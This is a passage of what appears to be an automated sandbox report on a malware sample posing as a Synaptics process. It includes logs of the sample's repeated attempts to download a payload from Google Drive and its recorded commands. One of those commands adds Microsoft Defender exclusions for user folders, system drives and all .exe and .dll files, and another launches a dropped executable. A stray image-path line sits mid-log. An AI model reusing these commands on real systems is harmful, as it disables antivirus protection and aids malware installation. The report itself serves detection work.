(Not Found)!!1</title><style nonce="UybNnfUTId6PZOGyPPR7KA">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:20 UTC	18	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:20 UTC	19	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49744	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:19 UTC	12	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	12	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:20 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-9R5mwl4rYkZg3c-4B7qtMg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:20 UTC	14	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 75 5f 45 58 6f 70 38 42 36 4c 41 38 48 2d 56 4a 66 66 4b 55 53 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="u_EXop8B6LA8H-VJffKUSA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:20 UTC	15	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:20 UTC	15	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49745	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	19	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	19	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:20 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-nK_zVm8RpduIrJRUkFtKrw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:20 UTC	20	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 39 72 6f 77 6d 73 55 30 44 63 54 77 72 6e 42 77 4a 59 47 68 57 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="9rowmsU0DcTwrnBwJYGhWA">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:20 UTC	22	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:20 UTC	22	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49747	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	19	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:20 UTC	22	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:20 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-SCJceu0jJ5LJ5g8si9tx1w' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	23	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:20 UTC	23	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 64 66 34 6c 6c 55 4d 31 5f 61 35 79 52 6e 76 63 7a 76 75 39 73 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="df4llUM1_a5yRnvczvu9sA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:20 UTC	25	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:20 UTC	25	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49749	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	22	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:20 UTC	25	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:20 GMT Strict-Transport-Security: max-age=31536000 Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Content-Security-Policy: script-src 'report-sample' 'nonce-sCDEfOABCSvIz84aGtWdbA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Cross-Origin-Opener-Policy: same-origin Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:20 UTC	26	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:20 UTC	26	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 41 79 51 44 37 67 48 72 51 61 7a 7a 31 4b 53 6d 6c 6b 4d 51 76 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="AyQD7gHrQazz1KSmlkMQvg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff


Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	28	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:20 UTC	28	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49750	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:20 UTC	25	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:21 UTC	28	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:20 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin Content-Security-Policy: script-src 'report-sample' 'nonce-oje0L9RWaQhTRD4wFQsMjw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:21 UTC	29	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:21 UTC	29	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4f 5a 58 77 4c 73 57 64 62 78 39 74 75 45 6e 77 57 76 46 4e 30 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="OZXwLsWdbx9tuEnwWvFN0w">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:21 UTC	31	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:21 UTC	31	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.Variant.FakeAlert.2.24488.exe PID: 6280, Parent PID: 5648

General

Target ID:	0
Start time:	04:37:41
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe"
Imagebase:	0x400000
File size:	1490944 bytes
MD5 hash:	C5BF732066AB84D1ABBA5B27638A5191
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000000.00000002.269486507.0000000000954000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Analysis Process: cmd.exe PID: 6292, Parent PID: 6280

General

Target ID:	1
Start time:	04:37:41
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c powershell -Command "Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" & exit

Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6300, Parent PID: 6292

General

Target ID:	2
Start time:	04:37:42
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6316, Parent PID: 6280

General

Target ID:	3
Start time:	04:37:42
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c start "" "C:\Users\user\AppData\Local\Temp\uniformerede.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
